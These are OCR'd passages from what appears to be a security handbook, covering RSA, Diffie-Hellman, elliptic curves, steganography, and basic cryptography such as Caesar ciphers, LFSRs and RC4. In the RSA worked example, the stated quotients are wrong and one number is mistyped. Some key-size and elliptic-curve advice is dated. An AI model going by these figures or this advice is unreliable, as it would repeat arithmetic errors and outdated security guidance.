The question the reader should be asking is "Do such functions exist?" The answer is yes, if we relax what we mean by conditions 3 and 4 above. If we only require that it be computationally infeasible to recover D from E (and vice versa) then the functions can be shown to exist. The most well-known example is the RSA algorithm, named for its discoverers, Rivest, Shamir, and Adleman.

A description of RSA requires a small amount of mathematics that we will explain as we proceed. We start with two large prime numbers, p and q. By large we mean they contain hundreds of digits. This is needed in order to meet conditions 3 and 4. A prime number, you recall, is a number that has no divisors except the number itself and 1. (In dealing with integers when we say a divides b we mean that there is no remainder; i.e., $b = ac$ for some integer c.) The numbers 2, 3, 7, 11, 13, 17 are all prime. The number 2 is the only even prime. All other primes must be odd numbers.

We then define a number n as the product of p and q:

$$n = pq$$

We also define a number t as:

$$t = (p - 1)(q - 1)$$

As an example, take p = 3 and q = 7. (These are not large primes, but the mathematics is the same.) Then n = 21 and t = 12. The next step in the construction of RSA is to select a number e that has no common divisors with t. (In this case e and t are said to be relatively prime.) In our numerical example we may take e = 5 since 5 and 12 have no common divisors. Next we must find an integer d such that ed-1 is divisible by t. (This is denoted by ed = 1 mod t.) Since 5*5 – 1 = 25 – 1 = 24 = 2*12 = 2*t, we may take d = 5. (In most examples e and d will not be the same.)

The numbers d, p, and q are kept secret. They are used to create the D function. The numbers e and n are used to create the E function. The number e is usually called the public key and d the secret key. The number n is called the modulus. Once p and q are used to produce n and t, they are no longer needed and may be destroyed, but should never be made public.

To encrypt a message, one first converts the message into a string of integers, m_1, m_2, … all smaller than n. We then compute:

$$c_i = E(m_i) = m_i^e \bmod n$$

This means that we raise m_i to the e^{th} power and then divide by n. The remainder is $c_i = E(m_i)$. In our example, we suppose that the message is m_1 = 9. We compute:

$$c_1 = 9^5 \bmod 21$$

$$= 59049 \bmod 21$$

Because 59049 = 89979*21 + 18, we conclude that $c_1 = 18 \bmod 21$.

The decryption, or D function, is defined by:

$$D(c_i) = c_i^d \bmod n$$

In our example,

$$18^d \bmod n$$

$$= 18^5 \bmod 21$$

$$= 1889668 \bmod 21$$

As 1889568 = 889979*21 + 9, we conclude that D(18) = 9, the message we started with.

To demonstrate mathematically that the decryption function always works to decrypt the message (i.e., that properties 1 and 2 above hold) requires a result from number theory called Euler's generalization of Fermat's little theorem. The reader is referred to any book on number theory for a discussion of this result.

The security of RSA depends on the resistance of n to being factored. Since e is made public, anyone who knows the corresponding d can decrypt any message. If one can factor n into its two prime factors, p and q, then one can compute t and then easily find d. Thus it is important to select integers p and q such that it is not likely that someone can factor the product n. In 1983, the best factoring algorithm and the best computers could factor a number of about 71 decimal (235 binary) digits. By 1994, 129 digit (428 bits) numbers were being factored. Current implementations of RSA generate p and q on the order 256 to 1024 bits so that n is about 512 to 2048 bits.

The reader should note that attacking RSA by factoring the modulus n is a form of algebraic attack. The algebraic weakness is that the factors of n lead to a discovery of the "secret key." A brute force attack, by definition, would try all possible values for d. Since d is hundreds of digits long, the work is on the order of 10^{100}, which is a prodigiously large number. Factoring a number, n, takes at most on the order of square root of n operations or about 10^{50} for a 100-digit number. While still a very large number it is a vast improvement over brute force. There are, as we mentioned, factoring algorithms that are much smaller, but still are not feasible to apply to numbers of greater than 500 bits with today's technology, or with the technology of the near future.

As you can see from our examples, using RSA requires a lot of computation. As a result, even with special purpose hardware, RSA is slow; too slow for many applications. The best application for RSA and other public key systems is as key distribution systems.

Suppose A wants to send a message to B using a conventional private key system such as DES. Assuming that B has a DES device, A has to find some way to get a DES cryptovariable to B. She generates such a key, K, through some random process. She then encrypts K using B's public algorithm, $E_B(K)$ and sends it to B along with the encrypted message $E_{DES}(M; K)$. B applies his secret function D_B to $E_B(K)$ and recovers K, which he then uses to decrypt $E_{DES}(M; K)$.

This technique greatly simplifies the whole key management problem. We no longer have to distribute secret keys to everyone. Instead, each person has a public key system that generates the appropriate E and D functions. Each person makes the E public, keeps D secret and we're done. Or are we?

The Man-in-the-Middle

Unfortunately there are no free lunches. If a third party can control the public listing of keys, or E functions, that party can masquerade as both ends of the communication.

We suppose that A and B have posted their E_A and E_B, respectively, on a public bulletin board. Unknown to them, C has replaced E_A and E_B with E_C, his own encryption function. Now when A sends a message to B, A will encrypt it as $E_C(M)$ although he believes he has computed $E_B(M)$. C intercepts the message and computes $D_C(E_C(M)) = M$. He then encrypts it with the real E_B and forwards the result to B. B will be able to decrypt the message and is none the wiser. Thus this man in the middle will appear as B to A and as A to B.

The way around this is to provide each public key with an electronically signed signature (a certificate) attesting to the validity of the public key and the claimed owner. The certificates are prepared by an independent third party known as a certificate authority (e.g., VeriSign). The user will provide a public key (E function) and identification to the certificate authority (CA). The CA will then issue a digitally signed token binding the customer's identity to the public key. That is, the CA will produce $D_{CA}(ID_A, E_A)$. A person, B, wishing to send a message to A will obtain A's public key, E_A and the token $D_{CA}(ID_A, E_A)$. Since the CA's public key will be publicized, B computes $E_{CA}(D_{CA}(ID_A, E_A)) = ID_A, E_A$. Thus B, to the extent that he can trust the certification authority, can be assured that he really has the public key belonging to A and not an impostor.

There are several other public key algorithms, but all depend in one way or another on difficult problems in number theory. The exact formulations are not of general interest since an implementation will be quite transparent to the user. The important user issue is the size of the cryptovariable, the speed of the computation, and the robustness of the implementation. However, there is a new implementation that is becoming popular and deserves some explanation.

ELLIPTIC CURVE CRYPTOGRAPHY

A new public key technique based on elliptic curves has recently become popular. To explain this new process requires a brief digression. Recall from the previous section, that the effectiveness of public key algorithms depend on the existence of very difficult problems in mathematics. The security of RSA depends, for example, on the difficulty of factoring large numbers. While factoring small numbers is a simple operation, there are only a few (good) known algorithms or procedures for factoring large integers, and these still take prodigiously long times when factoring numbers that are hundreds of digits long. Another difficult mathematical problem is called

the discrete logarithm problem. Given a number b, the base, and x, the logarithm, one can easily compute b^x or b^x mod N for any N. It turns out to be very difficult to solve the reverse problem for large integers. That is, given a large integer y and a base b, find x so that $b^x = y$ Mod N. The known procedures (algorithms) require about the same level of computation as finding the factors of a large integer. Diffie and Hellman[9] exploited this difficulty to define their public key distribution algorithm.

Diffie and Hellman Key Distribution

Suppose that Sarah and Tanya want to exchange a secret cryptovariable for use in a conventional symmetric encryption system, say a DES encryption device. Sarah and Tanya together select a large prime p and a base b. The numbers p and b are assumed to be public knowledge. Next Sarah chooses a number s and keeps it secret. Tanya chooses a number t and keeps it secret. The numbers s and t must be between 1 and p-1. Sarah and Tanya then compute (respectively):

$$x = b^s \text{ Mod } p \text{ (Sarah)}$$

$$y = b^t \text{ Mod } p \text{ (Tanya)}$$

In the next step of the process Sarah and Tanya exchange the numbers x and y; Tanya sends y to Sarah, and Sarah sends x to Tanya. Now Sarah can compute

$$y^s = b^{ts} \text{ Mod } p$$

And Tanya can compute

$$x^t = b^{st} \text{ Mod } p$$

But,

$$b^{ts} \text{ Mod } p = b^{st} \text{ Mod } p = K$$

which becomes their common key. In order for a third party to recover K, that party must solve the discrete logarithm problem to recover s and t. (To be more precise, solving the discrete logarithm problem is sufficient to recover the key, but it might not be necessary. It is not known if there is another way to find b^{st} given b^s and b^t. It is conjectured that the latter problem is at least as difficult as the discrete logarithm problem.) The important fact regarding the Diffie-Hellman key exchange is that it applies to any mathematical object known as an Abelian group. (See Exhibit 19.12.)

Now we can get into the idea of elliptic curve cryptography, at least at a high level. An elliptic curve is a collection of points in the x-y plane that satisfy an equation of the form

$$y^2 = x^3 + ax + b \text{ . (1)}$$

GROUPS:
A group is a collection of elements, G, together with an operation * (called a "product" or a "sum") that assigns to each pair of elements x, y in G a third element z = x*y. The operation must have an identity element e with e*x = x*e = x for all x in G. Each element must have an inverse with respect to this identity. That is, for each x there is an x' with x*x' = e = x'*x. Last, the operation must be associative. If it is also true that x*y = y*x for all x and y in G, the group is said to be commutative, or Abelian. (In this case the operation is often written as +.

Exhibit 19.12. Definition of Abelian Groups

The elements a and b can be real numbers, imaginary numbers, or elements from a more general mathematical object known as a field. As an example, if we take a = -1 and b = 0. The equation is:

$$y^2 = x^3 - x \,. \quad (2)$$

A graph of this curve is shown in Exhibit 19.13. It turns out that the points of this curve (those pairs (x, y) that satisfy the equation 2) can form a group under a certain operation. Given two points P = (x, y) and Q = (x′, y′) on the curve we can define a third point R = (x,″ y″) on the curve called the "sum" of P and Q. Furthermore this operation satisfies all of the requirements for a group. Now that we have a group we may define a Diffie-Hellman key exchange on this group. Indeed, any cryptographic algorithm that may be defined in a general group can be instantiated in the group defined on an elliptic curve. For a given size key, implementing an elliptic curve system seems to be computationally faster than the equivalent RSA. Other than the speed of the implementation there does not appear to be any advantage for using elliptic curves over RSA. RSA Data Security Inc. includes an elliptic curve implementation in their developer's kit (BSAFE) but they strongly recommend that the technique not be used except in special circumstances. Elliptic curve cryptographic algorithms have been




Exhibit 19.13. Graph of Elliptic Curve

subjected to significantly less analysis than the RSA algorithm so it is difficult to state with any confidence that elliptic curves are as secure or more secure than RSA. See Koblitz[10] for a complete discussion.

CONCLUSIONS

This short chapter presented a quick survey of some basic concepts in cryptography. No attempt was made to be comprehensive; the object was to help the reader better understand some of the reports about encryption and "breaking encryption systems" that often appear in the trade press and newspapers. The reader is referred to any of the many fine books that are available for more detail on any of the topics presented.

Notes

1. Kahn, David: *The Codebreakers; The Comprehensive History of Secret Communication from Ancient Times to the Internet*, Scribner, 1996.
2. Hodges, A., *Alan Turing: The Enigma of Intelligence*, Simon and Schuster, 1983.
3. Bamford, J., *The Puzzle Palace*, Houghton Mifflin, 1982.
4. Many thought that NSA had implanted a "trap door" that would allow the government to recover encrypted messages at will. Others argued that the cryptovariable length (56 bits) was too short.
5. The reader is cautioned not to confuse "keystream" with key. The term is used for historical reasons and is not the "key" for the algorithm. It is for this reason that we prefer the term "cryptovariable."
6. Schneier, B., *Applied Cryptography*, John Wiley, 1996.
7. The output cannot be truly random since the receiving system has to be able to produce the identical sequence.

8. For n = 7, $2^n!$ is about 10^{215}. The case n=8 is more than I can calculate. Clearly, there is no lack of possible block ciphers.
9. Diffie, W. and M. E. Hellman, New directions in cryptography, *IEEE Transactions on Information Theory IT-22* (1976) 644-654.
10. Koblitz, Neil, *A Course in Number Theory and Cryptography*, Second Edition, Springer-Verlag, 1994.

Steganography: The Art of Hiding Messages

Mark Edmead, CISSP, SSCP, TICSA

Recently, there has been an increased interest in steganography (also called stego). We have seen this technology mentioned during the investigation of the September 11 attacks, where the media reported that the terrorists used it to hide their attack plans, maps, and activities in chat rooms, bulletin boards, and Web sites. Steganography had been widely used long before these attacks and, as with many other technologies, its use has increased due to the popularity of the Internet.

The word *steganography* comes from the Greek, and it means covered or secret writing. As defined today, it is the technique of embedding information into something else for the sole purpose of hiding that information from the casual observer. Many people know a distant cousin of steganography called watermarking — a method of hiding trademark information in images, music, and software. Watermarking is not considered a true form of steganography. In stego, the information is hidden in the image; watermarking actually adds something to the image (such as the word *Confidential*), and therefore it becomes part of the image. Some people might consider stego to be related to encryption, but they are not the same thing. We use encryption — the technology to translate something from readable form to something unreadable — to protect sensitive or confidential data. In stego, the information is not necessarily encrypted, only hidden from plain view.

One of the main drawbacks of using encryption is that with an encrypted message — although it cannot be read without decrypting it — it is recognized as an encrypted message. If someone captures a network data stream or an e-mail that is encrypted, the mere fact that the data is encrypted might raise suspicion. The person monitoring the traffic may investigate why, and use various tools to try to figure out the message's contents. In other words, encryption provides confidentiality but not secrecy. With steganography, however, the information is hidden; and someone looking at a JPEG image, for instance, would not be able to determine if there was any information within it. So, hidden information could be right in front of our eyes and we would not see it.

In many cases, it might be advantageous to use encryption and stego at the same time. This is because, although we can hide information within another file and it is not visible to the naked eye, someone can still (with a lot of work) determine a method of extracting this information. Once this happens, the hidden or secret information is visible for him to see. One way to circumvent this situation is to combine the two — by first encrypting the data and then using steganography to hide it. This two-step process adds additional security. If someone manages to figure out the steganographic system used, he would not be able to read the data he extracted because it is encrypted.

Hiding the Data

There are several ways to hide data, including data injection and data substitution. In data injection, the secret message is directly embedded in the host medium. The problem with embedding is that it usuallymakes the

EXHIBIT 111.1 Eight-Bit Pixel

1	1	0	0	1	1	0	1

host file larger; therefore, the alteration is easier to detect. In substitution, however, the normal data is replaced or substituted with the secret data. This usually results in very little size change for the host file. However, depending on the type of host file and the amount of hidden data, the substitution method can degrade the quality of the original host file.

In the article "Techniques for Data Hiding," Walter Bender outlines several restrictions to using stego:

- The data that is hidden in the file should not significantly degrade the host file. The hidden data should be as imperceptible as possible.
- The hidden data should be encoded directly into the media and not placed only in the header or in some form of file wrapper. The data should remain consistent across file formats.
- The hidden (embedded) data should be immune to modifications from data manipulations such as filtering or resampling.
- Because the hidden data can degrade or distort the host file, error-correction techniques should be used to minimize this condition.
- The embedded data should still be recoverable even if only portions of the host image are available.

Steganography in Image Files

As outlined earlier, information can be hidden in various formats, including text, images, and sound files. In this chapter, we limit our discussion to hidden information in graphic images. To better understand how information can be stored in images, we need to do a quick review of the image file format. A computer image is an array of points called pixels (which are represented as light intensity). Digital images are stored in either 24- or 8-bit pixel files. In a 24-bit image, there is more room to hide information, but these files are usually very large in size and not the ideal choice for posting them on Web sites or transmitting over the Internet. For example, a 24-bit image that is 1024×768 in size would have a size of about 2 MB. A possible solution to the large file size is image compression. The two forms of image compression to be discussed are lossy and lossless compression. Each one of these methods has a different effect on the hidden information contained within the host file. Lossy compression provides high compression rates, but at the expense of data image integrity loss. This means the image might lose some of its image quality. An example of a lossy compression format is JPEG (Joint Photographic Experts Group). Lossless, as the name implies, does not lose image integrity, and is the favored compression used for steganography. GIF and BMP files are examples of lossless compression formats.

A pixel's makeup is the image's raster data. A common image, for instance, might be 640×480 pixels and use 256 colors (eight bits per pixel).

In an eight-bit image, each pixel is represented by eight bits, as shown in Exhibit 111.1. The four bits to the left are the most-significant bits (MSB), and the four bits to the right are the least-significant bits (LSB). Changes to the MSB will result in a drastic change in the color and the image quality, while changes in the LSB will have minimal impact. The human eye cannot usually detect changes to only one or two bits of the LSB. So if we hide data in any two bits in the LSB, the human eye will not detect it. For instance, if we have a bit pattern of 11001101 and change it to 11001100, they will look the same. This is why the art of steganography uses these LSBs to store the hidden data.

A Practical Example of Steganography at Work

To best demonstrate the power of steganography, Exhibit 111.2 shows the host file before a hidden file has been introduced. Exhibit 111.3 shows the image file we wish to hide. Using a program called Invisible Secrets 3, by NeoByte Solution, Exhibit 111.3 is inserted into Exhibit 111.2. The resulting image file is shown in Exhibit 111.4. Notice that there are no visual differences to the human eye. One significant difference is in the size of the resulting image. The size of the original Exhibit 111.2 is 18 kb. The size of Exhibit 111.3 is 19 kb. The size of the resulting stego-file is 37 kb. If the size of the original file were known, the size of the new file

EXHIBIT 111.2 Unmodified image.

EXHIBIT 111.3 Image to be hidden in Exhibit 111.2.

would be a clear indication that something made the file size larger. In reality, unless we know what the sizes of the files should be, the size of the file would not be the best way to determine if an image is a stego carrier. A practical way to determine if files have been tampered with is to use available software products that can take a snapshot of the images and calculate a hash value. This baseline value can then be periodically checked for changes. If the hash value of the file changes, it means that tampering has occurred.

Practical (and Not So Legal) Uses for Steganography

There are very practical uses for this technology. One use is to store password information on an image file on a hard drive or Web page. In applications where encryption is not appropriate (or legal), stego can be used

EXHIBIT 111.4 Image with Exhibit 111.3 inserted into Exhibit 111.2.

for covert data transmissions. Although this technology has been used mainly for military operations, it is now gaining popularity in the commercial marketplace. As with every technology, there are illegal uses for stego as well. As we discussed earlier, it was reported that terrorists use this technology to hide their attacks plans. Child pornographers have also been known to use stego to illegally hide pictures inside other images.

Defeating Steganography

Steganalysis is the technique of discovering and recovering the hidden message. There are terms in steganography that are closely associated with the same terms in cryptography. For instance, a steganalyst, like his counterpart a cryptanalyst, applies steganalysis in an attempt to detect the existence of hidden information in messages. One important — and crucial — difference between the two is that in cryptography, the goal is not to detect if something has been encrypted. The fact that we can see the encrypted information already tells us that it is. The goal in cryptanalysis is to decode the message. In steganography, the main goal is first to determine if the image has a hidden message and to determine the specific steganography algorithm used to hide the information. There are several known attacks available to the steganalyst: stego-only, known cover, known message, chosen stego, and chosen message. In a stego-only attack, the stego host file is analyzed. A known cover attack is used if both the original (unaltered) media and the stego-infected file are available. A known message attack is used when the hidden message is revealed. A chosen stego attack is performed when the algorithm used is known and the stego host is available. A chosen message attack is performed when a stego-media is generated using a predefined algorithm. The resulting media is then analyzed to determine the patterns generated, and this information is used to compare it to the patterns used in other files. This technique will not extract the hidden message, but it will alert the steganalyst that the image in question does have embedded (and hidden) information.

Another attack method is using dictionary attacks against steganographic systems. This will test to determine if there is a hidden image in the file. All of the stenographic systems used to create stego images use some form of password validation. An attack could be perpetrated on this file to try to guess the password and determine what information had been hidden. Much like cryptographic dictionary attacks, stego dictionary attacks can be performed as well. In most steganographic systems, information is embedded in the header of the image file that contains, among other things, the length of the hidden message. If the size of the image header embedded by the various stego tools is known, this information could be used to verify the correctness of the guessed password.

Protecting yourself against steganography is not easy. If the hidden text is embedded in an image, and you have the original (unaltered) image, a file comparison could be made to see if they are different. This comparison would not be to determine if the size of the image has changed — remember, in many cases the image size does not change. However, the data (and the pixel level) does change. The human eye usually cannot easily detect subtle changes — detection beyond visual observation requires extensive analysis. Several techniques are used to do this. One is the use of stego signatures. This method involves analysis of many different types of untouched images, which are then compared to the stego images. Much like the analysis of viruses using signatures, comparing the stego-free images to the stego-images may make it possible to determine a pattern (signature) of a particular tool used in the creation of the stego-image.

Summary

Steganography can be used to hide information in text, video, sound, and graphic files. There are tools available to detect steganographic content in some image files, but the technology is far from perfect. A dictionary attack against steganographic systems is one way to determine if content is, in fact, hidden in an image.

Variations of steganography have been in use for quite some time. As more and more content is placed on Internet Web sites, the more corporations — as well as individuals — are looking for ways to protect their intellectual properties. Watermarking is a method used to mark documents, and new technologies for the detection of unauthorized use and illegal copying of material are continuously being improved.

References

W. Bender, D. Gruhl, N. Morimoto, and A. Lu, Techniques for data hiding, *IBM Syst. J.*, 35, 3–4, 313–336, February 1996.

Additional Sources of Information

http://www.cs.uct.ac.za/courses/CS400W/NIS/papers99/dsellars/ stego.html — Great introduction to steganography by Duncan Sellars.

http://www.jjtc.com/Steganography/ — Neil F. Johnson's Web site on steganography. Has other useful links to other sources of information.

http://stegoarchive.com/ — Another good site with reference material and software you can use to make your own image files with hidden information.

http://www.sans.org/infosecFAQ/covertchannels/steganography3. htm — Article by Richard Lewis on steganography.

http://www.sans.org/infosecFAQ/encryption/steganalysis2.htm Great article by Jim Bartel on steganalysis.

An Introduction to Cryptography

Javek Ikbal, CISSP

This chapter presents some basic ideas behind cryptography. This is intended for an audience evaluators, recommenders, and end users of cryptographic algorithms and products rather than implementers. Hence, the mathematical background will be kept to a minimum. Only widely adopted algorithms are described with some mathematical detail. We also present promising technologies and algorithms that information security practitioners might encounter and may have to choose or discard.

The Basics

What Is Cryptography?

Cryptography is the art and science of securing messages so unintended audiences cannot read, understand, or alter that message.

Related Terms and Definitions

A message in its original form is called the plaintext or cleartext. The process of securing that message by hiding its contents is encryption or enciphering. An encrypted message is called ciphertext, and the process of turning the ciphertext back to cleartext is called decryption or deciphering. Cryptography is often shortened to crypto.

Practitioners of cryptography are known as cryptographers. The art and science of breaking encryptions is known as cryptanalysis, which is practiced by cryptanalysts. Cryptography and cryptanalysis are covered in the theoretical and applied branch of mathematics known as cryptology, and practiced by cryptologists.

A cipher or cryptographic algorithm is the mathematical function or formula used to convert cleartext to ciphertext and back. Typically, a pair of algorithms is used to encrypt and decrypt.

An algorithm that depends on keeping the algorithm secret to keep the ciphertext safe is known as a restricted algorithm. Security practitioners should be aware that restricted algorithms are inadequate in the current world. Unfortunately, restricted algorithms are quite popular in some settings. Exhibit 112.1 shows the schematic flow of restricted algorithms. This can be mathematically expressed as E(M) = C and D(C) = M, where M is the cleartext message, E is the encryption function, C is the ciphertext, and D is the decryption function.

A major problem with restricted algorithms is that a changing group cannot use it; every time someone leaves, the algorithm has to change. Because of the need to keep it a secret, each group has to build its own algorithms and software to use it.

These shortcomings are overcome by using a variable known as the key or cryptovariable. The range of possible values for the key is called the keyspace. With each group using its own key, a common and well-known algorithm may be shared by any number of groups.

Exhibit 112.1 Encryption and decryption with restricted algorithms.




EXHIBIT 112.2 Encryption and decryption with keys.

The mathematical representation now becomes: $E_k(M) = C$ and $D_k(C) = M$, where the subscript k refers to the encryption and decryption key. Some algorithms will utilize different keys for encryption and decryption. Exhibit 112.2 illustrates that the key is an input to the algorithm.

Note that the security of all such algorithms depends on the key and not the algorithm itself. We submit to the information security practitioner that any algorithm that has not been publicly discussed, analyzed, and withstood attacks (i.e., zero restriction) should be presumed insecure and rejected.

A Brief History

Secret writing probably came right after writing was invented. The earliest known instance of cryptography occurred in ancient Egypt 4000 years ago, with the use of hieroglyphics. These were purposefully cryptic; hiding the text was probably not the main purpose — it was intended to impress. In ancient India, government spies communicated using secret codes. Greek literature has examples of cryptography going back to the time of Homer. Julius Caesar used a system of cryptography that shifted each letter three places further through the alphabet (e.g., A shifts to D, Z shifts to C, etc.). Regardless of the amount of shift, all such monoalphabetic substitution ciphers (MSCs) are also known as Caesar ciphers. While extremely easy to decipher if you know how, a Caesar cipher called ROT-13 (N = A, etc.) is still in use today as a trivial method of encryption. Why ROT-13 and not any other ROT-N? By shifting down the middle of the English alphabet, ROT-13 is self-reversing — the same code can be used to encrypt and decrypt. How this works is left as an exercise for the reader. Exhibit 112.3 shows the alphabet and corresponding Caesar cipher and ROT-13.

During the seventh century A.D., the first treatise on cryptanalysis appeared. The technique involves counting the frequency of each ciphertext letter. We know that the letter E occurs the most in English. So if we are trying to decrypt a document written in English where the letter H occurs the most, we can assume that H stands for E. Provided we have a large enough sample of the ciphertext for the frequency count to be statistically significant, this technique is powerful enough to cryptanalyze any MSC and is still in use.

Leon Battista Alberti invented a mechanical device during the 15th century that could perform a polyalphabetic substitution cipher (PSC). A PSC can be considered an improvement of the Caesar cipher because each letter is shifted by a different amount according to a predetermined rule.

The device consisted of two concentric copper disks with the alphabet around the edges. To start enciphering, a letter on the inner disk is lined up with any letter on the outer disk, which is written as the first character of the ciphertext. After a certain number of letters, the disks are rotated and the encryption continues. Because the cipher is changed often, frequency analysis becomes less effective.

The concept of rotating disks and changing ciphers within a message was a major milestone in cryptography.

The public interest in cryptography dramatically increased with the invention of the telegraph. People wanted the speed and convenience of the telegraph without disclosing the message to the operator, and cryptography provided the answer.

English Alphabet	A B C D E F G H I J K L M N O P Q R S T U V W X Y Z
Caesar Cipher (3)	D E F G H I J K L M N O P Q R S T U V W X Y Z A B C
ROT-13	N O P Q R S T U V W X Y Z A B C D E F G H I J K L M

EXHIBIT 112.3 Caesar cipher (Shift-3) and ROT-13.

After World War I, U.S. military organizations poured resources into cryptography. Because of the classified nature of this research, there were no general publications that covered cryptography until the late 1960s; and the public interest went down again.

During this time, computers were also gaining ground in nongovernment areas, especially the financial sector; and the need for a nonmilitary crypto-system was becoming apparent. The organization currently known as the National Institute of Standards and Technology (NIST), then called the National Bureau of Standards (NBS), requested proposals for a standard cryptographic algorithm. IBM responded with Lucifer, a system developed by Horst Feistel and colleagues. After adopting two modifications from the National Security Agency (NSA), this was adopted as the federal Data Encryption Standard (DES) in 1976.[1] NSA's changes caused major controversy, specifically because it suggested DES use 56-bit keys instead of 112-bit keys as originally submitted by IBM.

During the 1970s and 1980s, the NSA also attempted to regulate cryptographic publications but was unsuccessful. However, general interest in cryptography increased as a result. Academic and business interest in cryptography was high, and extensive research led to significant new algorithms and techniques.

Advances in computing power have made 56-bit keys breakable. In 1998, a custom-built machine from the Electronic Frontier Foundation costing $210,000 cracked DES in four and a half days.[2] In January 1999, a distributed network of 100,000 machines cracked DES in 22 hours and 15 minutes.

As a direct result of these DES cracking examples, NIST issued a Request for Proposals to replace DES with a new standard called the Advanced Encryption Standard (AES).[3] On November 26, 2001, NIST selected Rijndael as the AES.

The Alphabet-Soup Players: Alice, Bob, Eve, and Mike

In our discussions of cryptographic protocols, we will use an alphabet soup of names that are participating in (or are trying to break into) a secure message exchange:

- *Alice*, first participant
- *Bob*, second participant
- *Eve*, eavesdropper
- *Mike*, masquerader

Ties to Confidentiality, Integrity, and Authentication

Cryptography is not limited to confidentiality only — it can perform other useful functions.

- *Authentication.* If Alice is buying something from Bob's online store, Bob has to assure Alice that it is indeed Bob's Web site and not Mike's, the masquerader pretending to be Bob. Thus, Alice should be able to authenticate Bob's Web site, or know that a message originated from Bob.
- *Integrity.* If Bob is sending Alice, the personnel manager, a message informing her of a $5000 severance pay for Mike, Mike should not be able to intercept the message in transit and change the amount to $50,000. Cryptography enables the receiver to verify that a message has not been modified in transit.
- *Non-repudiation.* Alice places an order to sell some stocks at $10 per share. Her stockbroker, Bob, executes the order, but then the stock goes up to $18. Now Alice claims she never placed that order. Cryptography (through digital signatures) will enable Bob to prove that Alice did send that message.

Section Summary

- Any message or data in its original form is called plaintext or cleartext.
- The process of hiding or securing the plaintext is called encryption (verb: to encrypt or to encipher).
- When encryption is applied on plaintext, the result is called ciphertext.
- Retrieving the plaintext from the ciphertext is called decryption (verb: to decrypt or to decipher).
- The art and science of encryption and decryption is called cryptography, and its practitioners are cryptographers.
- The art and science of breaking encryption is called cryptanalysis, and its practitioners are cryptanalysts.

- The process and rules (mathematical or otherwise) to encrypt and decrypt are called ciphers or cryptographic algorithms.
- The history of cryptography is over 4000 years old.
- Frequency analysis is an important technique in cryptanalysis.
- Secret cryptographic algorithms should not be trusted by an information security professional.
- Only publicly available and discussed algorithms that have withstood analysis and attacks may be used in a business setting.
- Bottom line: do not use a cryptographic algorithm developed in-house (unless you have internationally renowned experts in that field).

Symmetric Cryptographic Algorithms

Algorithms or ciphers that use the same key to encrypt and decrypt are called symmetric cryptographic algorithms. There are two basic types: stream and block.

Stream Ciphers

This type of cipher takes messages in a stream and operates on individual data elements (characters, bits, or bytes).

Typically, a random-number generator is used to produce a sequence of characters called a key stream. The key stream is then combined with the plaintext via exclusive-OR (XOR) to produce the ciphertext. Exhibit 112.4 illustrates this operation of encrypting the letter Z, the ASCII value of which is represented in binary as 01011010. Note that in an XOR operation involving binary digits, only XORing 0 and 1 yields 1; all other XORs result in 0. Exhibit 112.4 shows how a stream cipher operates.

Before describing the actual workings of a stream cipher, we will examine how shift registers work because they have been the mainstay of electronic cryptography for a long time.

A linear feedback shift register (LFSR) is very simple in principle. For readers not versed in electronics, we present a layman's representation. Imagine a tube that can hold four bits with a window at the right end. Because the tube holds four bits, we will call it a four-bit shift register. We shift all bits in the tube and, as a result, the bit showing through the window changes. Here, shifting involves pushing from the left so the right-most bit falls off; and to keep the number of bits in the tube constant, we place the output of some addition operation as the new left-most bit. In the following example, we will continue with our four-bit LFSR, and the new left-most bit will be the result of adding bits three and four (the feedback) and keeping the right-most bit (note that in binary mathematics, 1+ 1 = 10, with 0 being the right-most bit, and 1+ 0 = 1). For every shift that occurs, we look through the window and note the right-most bit. As a result, we will see the sequence shown in Exhibit 112.5.

Note that after $2^{(N = 4)} - 1 = 15$ iterations, we will get a repetition. This is the maximum number of unique sequences (also called period) when dealing with a four-bit LFSR (because we have to exclude 0000, which will always produce a sequence of 0000s). Choosing a different feedback function may have reduced the period, and the longest unique sequence is called the maximal length. The maximal length is important because




EXHIBIT 112.4 Stream cipher operation.

1111.-> 0111 -> 0011 -> 0001 -> 1000 -> 0100 -> 0010 -> 1001 -> 1100 -> 0110 -> 1011 -> 0101 -> 1010 -> 1101 -> 1110 -> 1111
Keystream: 111100010011010 (Right-most bit through the window before repetition).

EXHIBIT 112.5 4-bit LFSR output.

repeating key streams mean the same plaintext will produce the same ciphertext, and this will be vulnerable to frequency analysis and other attacks.

To construct a simple stream cipher, take an LFSR (or take many different sizes and different feedback functions). To encrypt each bit of the plaintext, take a bit from the plaintext, XOR it with a bit from the key stream to generate the ciphertext (refer to Exhibit 112.4), and so on.

Of course, other stream ciphers are more complex and involve multiple LFSRs and other techniques.[4] We will discuss RC4 as an example of a stream cipher. First, we will define the term S-box.

An S-box is also known as a substitution box or table and, as the name implies, it is a table or system that provides a substitution scheme. Shift registers are S-boxes; they provide a substitution mechanism.

RC4 uses an output feedback mechanism combined with 256 S-boxes (numbered $S_0 \ldots S_{255}$) and two counters, i and j.

A random byte K is generated through the following steps:

$i = (i + 1) \bmod 256$
$j = (j + S_i) \bmod 256$
swap (S_i, S_j)
$t = (S_i + S_j) \bmod 256$
$K = S_t$

Now, K XOR Plaintext = Ciphertext, and K XOR Ciphertext = Plaintext

Block Ciphers

A block cipher requires the accumulation of some amount of data or multiple data elements before ciphering can begin. Encryption and decryption happen on chunks of data, unlike stream ciphers, which operate on each character or bit independently.

DES

The Data Encryption Standard (DES) is over 25 years old; because of its widespread implementation and use, it will probably coexist with the new Advanced Encryption Standard (AES) for a few years.

